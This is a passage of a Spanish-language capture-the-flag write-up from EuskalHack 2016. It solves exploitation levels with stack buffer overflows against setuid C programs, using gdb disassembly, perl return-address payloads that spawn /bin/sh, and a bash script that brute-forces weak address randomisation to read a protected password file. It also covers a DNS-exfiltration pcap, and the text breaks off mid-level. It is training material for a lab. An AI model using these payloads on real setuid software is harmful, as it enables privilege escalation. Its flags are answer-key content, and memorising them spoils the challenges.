
# #EuskalHack Security Congress




# Capture The Flag

Posible solución a algunos niveles

Donostia, 18 de junio de 2016

Autor: <Xabier de Zuazo> (xabier@zuazo.org)

# Índice

# 0level

El flag está en el código HTML de la web:

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <title>Challenges : EuskalHack CTF - EuskalHack CTF</title>
    <meta name="description" content="EuskalHack CTF">
    <meta name="author" content="">
    <meta name="flag" content="flag{starter_flag_welcome}">
    <link rel="icon" href="https://ctf.euskalhack.org/img/favicon.png"
type="image/png" />
```

**Flag:** `flag{starter_flag_welcome}`

# Exploiting

## Exploiting Level1

Código fuente del programa vulnerable:

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

/*EuskalHack CTF
* autor: tunelko
* gcc -m32 -fno-stack-protector -o level1 level1.c
* flag: redacted (.pass in home level!)
*/



char* shell_str = " /bin/sh";

void cant_call() {
    printf("No tan facil ...\n");
    gid_t gid;
    uid_t uid;
    gid = getegid();
    uid = geteuid();
    setresgid(gid, gid, gid);
    setresuid(uid, uid, uid);
    system("/bin/date");
}

void vuln(char* string) {
    char buffer[100];
    strcpy(buffer, string);
}
int help() {
   printf("Usage:./level1 some_euskal_kung_foo \n");
   return 0;
}


int main(int argc, char** argv) {

    if (argc < 2) {
        return help();
     }

    vuln(argv[1]);
```

```
    return 0;
}
```

El programa tiene un bug de buffer overflow en *buffer* debido a que utiliza *strcpy()*, que no limita la longitud de la cadena copiada.

Como tiene el bit de *setuid* activado, al vulnerar el programa obtendríamos acceso al fichero password con el flag:

```
level1@fde07abf1693:~$ ls -la
total 32
drwxr-xr-x 2 root   level1  116 Jun 12 20:03 .
drwxr-xr-x 9 root   root    103 Jun 12 20:03 ..
-rw-r--r-- 1 level1 level1  220 Apr  9  2014 .bash_logout
-rw-r--r-- 1 level1 level1 3637 Apr  9  2014 .bashrc
-r--r--r-- 1 level1 level1   27 Jun 12 20:03 .gdbinit
-r--r----- 1 level2 level2   33 Jun 12 20:04 .pass
-rw-r--r-- 1 level1 level1  675 Apr  9  2014 .profile
-r-sr-x--- 1 level2 level1 7635 May 31 06:16 level1
-rw-r--r-- 1 root   root    737 May 31 06:16 level1.c
```

Desensamblamos la función *cant_call()* y obtenemos la dirección de la cadena *shell_str* con el contenido *"/bin/sh"*:

```
(gdb) disas cant_call
Dump of assembler code for function cant_call:
   0x0804854d <+0>:     push   ebp
   0x0804854e <+1>:     mov    ebp,esp
   0x08048550 <+3>:     sub    esp,0x28
   0x08048553 <+6>:     mov    DWORD PTR [esp],0x80486b9
   0x0804855a <+13>:    call   0x8048400 <puts@plt>
   0x0804855f <+18>:    call   0x80483e0 <getegid@plt>
   0x08048564 <+23>:    mov    DWORD PTR [ebp-0xc],eax
   0x08048567 <+26>:    call   0x80483d0 <geteuid@plt>
   0x0804856c <+31>:    mov    DWORD PTR [ebp-0x10],eax
   0x0804856f <+34>:    mov    eax,DWORD PTR [ebp-0xc]
   0x08048572 <+37>:    mov    DWORD PTR [esp+0x8],eax
   0x08048576 <+41>:    mov    eax,DWORD PTR [ebp-0xc]
   0x08048579 <+44>:    mov    DWORD PTR [esp+0x4],eax
   0x0804857d <+48>:    mov    eax,DWORD PTR [ebp-0xc]
   0x08048580 <+51>:    mov    DWORD PTR [esp],eax
   0x08048583 <+54>:    call   0x8048440 <setresgid@plt>
   0x08048588 <+59>:    mov    eax,DWORD PTR [ebp-0x10]
   0x0804858b <+62>:    mov    DWORD PTR [esp+0x8],eax
   0x0804858f <+66>:    mov    eax,DWORD PTR [ebp-0x10]
   0x08048592 <+69>:    mov    DWORD PTR [esp+0x4],eax
   0x08048596 <+73>:    mov    eax,DWORD PTR [ebp-0x10]
   0x08048599 <+76>:    mov    DWORD PTR [esp],eax
   0x0804859c <+79>:    call   0x80483c0 <setresuid@plt>
```

```
   0x080485a1 <+84>:    mov    DWORD PTR [esp],0x80486ca
   0x080485a8 <+91>:    call   0x8048410 <system@plt>
   0x080485ad <+96>:    leave
   0x080485ae <+97>:    ret
End of assembler dump.
(gdb) p/x shell_str
$1 = 0x80486b0
```

Debemos hacer que el programa salte justo a la llamada *system()* y le pase la cadena *"/bin/sh"* como argumento. Es decir, que salte a este punto:

```
   0x080485a8 <+91>:    call   0x8048410 <system@plt>
```

Simplemente debemos llamar el programa pasándole muchos caracteres como primer argumento hasta que dé *Segmentation fault*. A partir de ahí podremos sobrescribir la dirección de retorno por la que nos interesa desde la función *vuln* e incluso pasarle parámetros.

Tras algunos intentos de sobrescribir la dirección de retorno desde *vuln*, el exploit nos queda así:

```
level1@7b858ae66ae1:~$ ./level1 $(perl -e 'print "A"x112 . "\xa8\x85\x04\x08" .
"\xb0\x86\x04\x08"')

$ cat .pass
735896e2a9b9637d2b1079d6ca1ff5e3
```

Siendo *"\xa8\x85\x04\x08"* la dirección que llamará a *system()* y *"\xb0\x86\x04\x08"* la dirección de la cadena *"/bin/sh"*, que se la dejaremos en la pila para que la extraiga como argumento.

**Flag:** `flag{735896e2a9b9637d2b1079d6ca1ff5e3}`

## Exploiting Level2

Las condiciones de los ficheros son iguales a la prueba uno. Solo cambia el programa vulnerable, cuyo código es el siguiente:

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

/*EuskalHack CTF
* autor: tunelko
* gcc -m32 -fno-stack-protector -o level2 level2.c
* flag: redacted (.pass in home level!)
*/


char string[100];

void exec_str() {
    printf("unchained melody!\n");
    gid_t gid;
    uid_t uid;
    gid = getegid();
    uid = geteuid();
    setresgid(gid, gid, gid);
    setresuid(uid, uid, uid);
    system(string);
}

void quiero_bin(int bypass) {
    if (bypass == 0xdeadf00d) {
        strcat(string, "/bin");
    }
}

void quiero_sh(int bypass1, int bypass2) {
    if (bypass1 == 0xdeadc0de && bypass2 == 0xbadf00d) {
        strcat(string, "/sh");
    }
}

void vuln(char* string) {
    char buffer[100];
    strcpy(buffer, string);
}

int help() {
   printf("Usage:./level2 some_euskal_kung_foo \n");
   return 0;
```

```
}

int main(int argc, char** argv) {
    string[0] = 0;
     if (argc < 2) {
        return help();
     }

    vuln(argv[1]);
    return 0;
}
```

En este caso la vulnerabilidad es la misma, pero tenemos que explotarla de otra manera para conseguir llamar a *system("/bin/sh")*. Para ello primero deberemos saltar a la función *quiero_bin()*, luego a la función *quiero_sh()* y finalmente a la función *exec_str()*.

Obtenemos primero la dirección de salto de *quiero_bin()*. Su código desensamblado es el siguiente:

```
(gdb) disas quiero_bin
Dump of assembler code for function quiero_bin:
   0x080485af <+0>:     push   ebp
   0x080485b0 <+1>:     mov    ebp,esp
   0x080485b2 <+3>:     push   edi
   0x080485b3 <+4>:     cmp    DWORD PTR [ebp+0x8],0xdeadf00d
   0x080485ba <+11>:    jne    0x80485e7 <quiero_bin+56>
   0x080485bc <+13>:    mov    eax,0x804a060
   0x080485c1 <+18>:    mov    ecx,0xffffffff
   0x080485c6 <+23>:    mov    edx,eax
   0x080485c8 <+25>:    mov    eax,0x0
   0x080485cd <+30>:    mov    edi,edx
   0x080485cf <+32>:    repnz scas al,BYTE PTR es:[edi]
   0x080485d1 <+34>:    mov    eax,ecx
   0x080485d3 <+36>:    not    eax
   0x080485d5 <+38>:    sub    eax,0x1
   0x080485d8 <+41>:    add    eax,0x804a060
   0x080485dd <+46>:    mov    DWORD PTR [eax],0x6e69622f
   0x080485e3 <+52>:    mov    BYTE PTR [eax+0x4],0x0
   0x080485e7 <+56>:    pop    edi
   0x080485e8 <+57>:    pop    ebp
   0x080485e9 <+58>:    ret
```

En este caso nos interesa saltar a dentro de la condición directamente, para saltarnos el *if*. Es decir, a este punto:

```
   0x080485bc <+13>:    mov    eax,0x804a060
```

Ahora miramos el salto a *quiero_sh()* de la misma manera:

```
(gdb) disas quiero_sh
Dump of assembler code for function quiero_sh:
   0x080485ea <+0>:     push   ebp
   0x080485eb <+1>:     mov    ebp,esp
   0x080485ed <+3>:     push   edi
   0x080485ee <+4>:     cmp    DWORD PTR [ebp+0x8],0xdeadc0de
   0x080485f5 <+11>:    jne    0x8048627 <quiero_sh+61>
   0x080485f7 <+13>:    cmp    DWORD PTR [ebp+0xc],0xbadf00d
   0x080485fe <+20>:    jne    0x8048627 <quiero_sh+61>
   0x08048600 <+22>:    mov    eax,0x804a060
   0x08048605 <+27>:    mov    ecx,0xffffffff
   0x0804860a <+32>:    mov    edx,eax
   0x0804860c <+34>:    mov    eax,0x0
   0x08048611 <+39>:    mov    edi,edx
   0x08048613 <+41>:    repnz scas al,BYTE PTR es:[edi]
   0x08048615 <+43>:    mov    eax,ecx
   0x08048617 <+45>:    not    eax
   0x08048619 <+47>:    sub    eax,0x1
   0x0804861c <+50>:    add    eax,0x804a060
   0x08048621 <+55>:    mov    DWORD PTR [eax],0x68732f
   0x08048627 <+61>:    pop    edi
   0x08048628 <+62>:    pop    ebp
   0x08048629 <+63>:    ret
```

Nos interesa saltar al siguiente punto:

```
   0x08048600 <+22>:    mov    eax,0x804a060
```

Pero no podremos porque tiene 0x00 como valor y eso detendría el buffer overflow del *strcpy()*. Ya que pararía de copiar en ese punto y necesitamos sobrescribir más para saltar a *exec_str()*. Así que en este caso saltaremos a la siguiente posición saltándonos el *mov eax,0x804a060*. Esa instrucción no nos hace falta porque de *quiero_bin()* ya venimos con el valor correcto.

Es decir, en este caso saltaremos a este punto de *quiero_sh()*:

```
   0x08048605 <+27>:    mov    ecx,0xffffffff
```

Por último tenemos que saltar a la función *exec_str()*. La función desensamblada queda así:

```
(gdb) disas exec_str
Dump of assembler code for function exec_str:
   0x0804854d <+0>:     push   ebp
   0x0804854e <+1>:     mov    ebp,esp
   0x08048550 <+3>:     sub    esp,0x28
   0x08048553 <+6>:     mov    DWORD PTR [esp],0x8048730
   0x0804855a <+13>:    call   0x8048400 <puts@plt>
   0x0804855f <+18>:    call   0x80483e0 <getegid@plt>
   0x08048564 <+23>:    mov    DWORD PTR [ebp-0xc],eax
   0x08048567 <+26>:    call   0x80483d0 <geteuid@plt>
   0x0804856c <+31>:    mov    DWORD PTR [ebp-0x10],eax
   0x0804856f <+34>:    mov    eax,DWORD PTR [ebp-0xc]
   0x08048572 <+37>:    mov    DWORD PTR [esp+0x8],eax
   0x08048576 <+41>:    mov    eax,DWORD PTR [ebp-0xc]
   0x08048579 <+44>:    mov    DWORD PTR [esp+0x4],eax
   0x0804857d <+48>:    mov    eax,DWORD PTR [ebp-0xc]
   0x08048580 <+51>:    mov    DWORD PTR [esp],eax
   0x08048583 <+54>:    call   0x8048440 <setresgid@plt>
   0x08048588 <+59>:    mov    eax,DWORD PTR [ebp-0x10]
   0x0804858b <+62>:    mov    DWORD PTR [esp+0x8],eax
   0x0804858f <+66>:    mov    eax,DWORD PTR [ebp-0x10]
   0x08048592 <+69>:    mov    DWORD PTR [esp+0x4],eax
   0x08048596 <+73>:    mov    eax,DWORD PTR [ebp-0x10]
   0x08048599 <+76>:    mov    DWORD PTR [esp],eax
   0x0804859c <+79>:    call   0x80483c0 <setresuid@plt>
   0x080485a1 <+84>:    mov    DWORD PTR [esp],0x804a060
   0x080485a8 <+91>:    call   0x8048410 <system@plt>
=> 0x080485ad <+96>:    leave
   0x080485ae <+97>:    ret
```

Nos interesa saltar a este punto:

```
   0x080485a1 <+84>:    mov    DWORD PTR [esp],0x804a060
   0x080485a8 <+91>:    call   0x8048410 <system@plt>
```

Ahí movemos la dirección de *string* a ESP y luego llamamos a *system*.

Resumiendo, tenemos que hacer los siguientes saltos:

1. 0x080485bc (*quiero_bin()*)
2. 0x08048605 (*quiero_sh()*)
3. 0x080485a1 (*exec_str()*)

Lo explotamos de la siguiente manera:

```
level2@f7981de08280:~$ ./level2 $(perl -e 'print "A"x112 . "\xbc\x85\x04\x08" .
"BBBB"x2 . "\x05\x86\x04\x08" . "C"x8 . "\xa1\x85\x04\x08"')

$ cat .pass
eefe41a521a8b0b0d9fa53e30a258ffd
```

**Flag:** `flag{eefe41a521a8b0b0d9fa53e30a258ffd}`

## Exploiting Level3

El código vulnerable es muy diferente a los anteriores:

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

/*EuskalHack CTF
* autor: tunelko
* gcc -m32 -fno-stack-protector -o level3 level3.c
* flag: redacted (.pass in home level!)
*/


void vuln() {
    char buffer[100];
    read(STDIN_FILENO, buffer, 200);
}

int main(int argc, char** argv) {
    vuln();
    return 0;
}
```

En este caso lo que podemos hacer sobrescribiendo *buffer* es saltar a una llamada *exec()* o *system()* pasándole un string **existente dentro del propio programa**.

Tras buscar un poco, en http://codearcana.com/posts/2013/05/28/introduction-to-return-oriented-programming-rop.html vi un ejemplo muy similar. Aunque no funciona tal cual debido a diferencias en el entorno, haremos un exploit parecido.

Lo que haremos será usar el string de la función *main()* por ejemplo, crear un binario con ese nombre en el PATH y hacer que se ejecute. El PATH lo podemos cambiar y añadir algún directorio en el que podamos escribir. En nuestro caso utilizaremos el directorio */tmp* para poner el programa que queremos ejecutar. El contenido de nuestro programa a ejecutar

puede ser tal que así:

```
#!/usr/bin/python
import os
os.execlp("cat", "cat", "/home/level3/.pass")
```

Bastante sencillo.

El nombre del fichero donde meteremos ese código será, en nuestro caso, el de la función *main()* leída como texto. Se puede usar cualquier otra referencia para sacar otras cadenas. Pero al no tener strings nuestro programa, nos costará encontrar una legible. Para lo que queremos, con ésta nos vale. Lo que sucede es que nada nos impide crear un programa con esa cadena ilegible como nombre de fichero en el directorio */tmp* que vamos a añadir al PATH.

Para que quede más claro, el código de *main* leído como string es el siguiente:

```
gdb-peda$ x/s main
0x8048443 <main>:       "U\211\345\203\344\360\350\317\377\377\377\270"
```

Luego creamos un fichero en */tmp* con ese nombre y nuestro código a ejecutar (en nuestro caso un pequeño programa en python para sacar el contenido del fichero *.pass*):

```
level3@1659f6f41dcc:~$ export PATH="${PATH}:/tmp"
level3@1659f6f41dcc:~$ vi /tmp/$'U\211\345\203\344\360\350\317\377\377\377\270'
```

Metemos ahí el código y para ejecutarlo saltamos a la función *execlp()* desde nuestro bug de buffer overflow con ese string como argumento.

Es decir, el exploit, suponiendo que *execlp()* esté en 0x55667788 y estando *main()* en 0x8048443, sería el siguiente:

```
$ perl -e 'print "A"x112 . "\x88\x77\x66\x55" . "\x43\x84\x04\x08'"x2' 2>
/dev/null | ./level3
```

Tenemos que pasar *main()* dos veces por los parámetros requeridos por *execlp()*.

¿Con qué problema nos encontramos en este punto? Que la dirección de *execlp()* cambia con cada ejecución. Nos hacemos un *script* para sacar la dirección de *execlp()* y comprobamos cuánto varía:

```
#!/bin/bash

# Syntax: ./get_execlp_addr.sh

gdb --batch -ex 'break main' -ex 'run' -ex 'print execlp' /home/level3/level3 \
  | tail -1 | awk '{print $8}'
```

Ahora lo ejecutamos varias veces, unas 100 por ejemplo:

```
level3@36ccb03239e6:/tmp/zz$ for i in $(seq 1 100) ; do ./get_execlp_addr.sh ;
done | sort | uniq -c
      1 0x55638310
      1 0x5566f310
      2 0x55677310
      1 0x55678310
      2 0x5567c310
      2 0x55680310
      1 0x55688310
      2 0x55697310
      2 0x5569f310
      1 0x556ed310
      2 0x5572c310
      2 0x5572d310
      1 0x5572e310
      1 0x5572f310
[...]
```

Como podemos comprobar, la dirección es aleatoria pero solo con 100 ejecuciones ya se repite varias veces. No es lo suficientemente aleatoria como para impedir que la usemos.

Resumiendo, podemos ejecutar el exploit repetidamente con una misma dirección que sabemos que a veces es válida hasta que funcione.

En mi caso me hice un script que quedó así:

```
#!/bin/bash

# Debug Mode: DEBUG=strace ./level3_exploit.sh

BINARY='/home/level3/level3'

# Convertir 0x55638310 -> \x10\x83\x63\x55
endianess() {
        local v="$(printf "%8s", "$(echo "${1}" | sed 's/^0x//')" \
                        | sed 's/ /0/g')"
```

```
        echo "\\x${v:6:2}\\x${v:4:2}\\x${v:2:2}\\x${v:0:2}"
}

export PATH="/tmp/zz:${PATH}"

# Desactivamos la aleatorización de las bibliotecas (mmap) en sistemas de 32 bits
ulimit -s unlimited

mkdir -p /tmp/zz

# Sacamos una dirección de execlp válida:
EXEC_ADDR="$(gdb --batch -ex 'break main' -ex 'run' -ex 'print execlp' \
               "${BINARY}" | tail -1 | grep '<execlp>' | awk '{print $8}')"
# Dirección de main():
MAIN_ADDR="$(gdb --batch -ex 'x/s main' "${BINARY}" | tail -1 | awk '{print $1}')"
# Código de main() en formato texto, que será el nombre del fichero e ejecutar:
MAIN_STR="$(gdb --batch -ex 'x/s main' "${BINARY}" | tail -1 \
              | sed 's/^[^"]*"//;s/"[^"]*//')"
echo "Execlp Address: ${EXEC_ADDR}"
echo "Main Address: ${MAIN_ADDR}"
echo "Main String: ${MAIN_STR}"

EXEC_ADDR="$(endianess "${EXEC_ADDR}")"
MAIN_ADDR="$(endianess "${MAIN_ADDR}")"
MAIN_FILE="$(printf "/tmp/zz/${MAIN_STR}")" # Corregimos el nombre del fichero.

cat << EOF > "${MAIN_FILE}"
#!/usr/bin/python
import os
os.execlp("cat", "cat", "/home/level3/.pass")
EOF

chmod +x "${MAIN_FILE}"

echo "PAYLOAD: Ax112 + ${EXEC_ADDR} + ${MAIN_ADDR} x 2"
echo ''

# Bucle para ejecutar el exploit varias veces hasta que funcione:

while ! cat <(perl -e 'print "A"x112 . "'"${EXEC_ADDR}"'" . "'"${MAIN_ADDR}"'"x2 .
"\x00\x00\x00\x00"' 2> /dev/null) | ${DEBUG} "${BINARY}"
do
        :
done

echo ''
echo 'Cleaning files...'

rm -f "${MAIN_FILE}"
```

Esto lo que hace es configurar el entorno, generar los ficheros necesarios, etc. y ejecutar el exploit varias veces, hasta que funcione.

Tras muy pocas ejecuciones, seis en este caso, conseguimos leer el flag:

```
level3@0e70eade32d2:/tmp/zz$ ./level3_exploit_cat.sh
Execlp Address: 0x55733310
Main Address: 0x8048443
Main String: U\211\345\203\344\360\350\317\377\377\377\270
PAYLOAD: Ax112 + \x10\x33\x73\x55 + \x43\x84\x04\x08 x 2

       543 Segmentation fault      (core dumped) | ${DEBUG} "${BINARY}"
       547 Segmentation fault      (core dumped) | ${DEBUG} "${BINARY}"
       551 Segmentation fault      (core dumped) | ${DEBUG} "${BINARY}"
       555 Segmentation fault      (core dumped) | ${DEBUG} "${BINARY}"
       559 Illegal instruction     (core dumped) | ${DEBUG} "${BINARY}"
5419a128ec39e3c64ade842ad6d9543c

Cleaning files...
```

Algunas direcciones parece que son más probables que otras. Si ves que con una no sale, para el script y vuelve a ejecutarlo para que pruebe con otra dirección de *execlp* distinta.

**Flag:** `flag{5419a128ec39e3c64ade842ad6d9543c}`


# Forensic

## Forensic Level1

Nos dan una captura de red de la que tenemos sacar un mensaje secreto.


Abrimos el fichero PCAP y vemos que hace una petición DNS extraña a la siguiente dirección:

“A5r1AJ6fDGhiAguUAGufHJX1HGkGfJ6eAqCC.exfil.identificar.me”





La cadena *exfil* suele referirse a *exfiltración* de información.

También vemos que luego navega a la URL http://crypo.bz.ms/secure-atom128c-online.




Ese sitio se puede directamente usar para descifrar la cadena sospechosa:





**Flag:** `flag{FLAGISHAVENODNSWHATMDOING}`

## Forensic Level2

Nos dan otra captura, en este caso de un ataque contra un sistema SCADA.

Nada más abrir el fichero PCAP ya tenemos el primer flag:




```
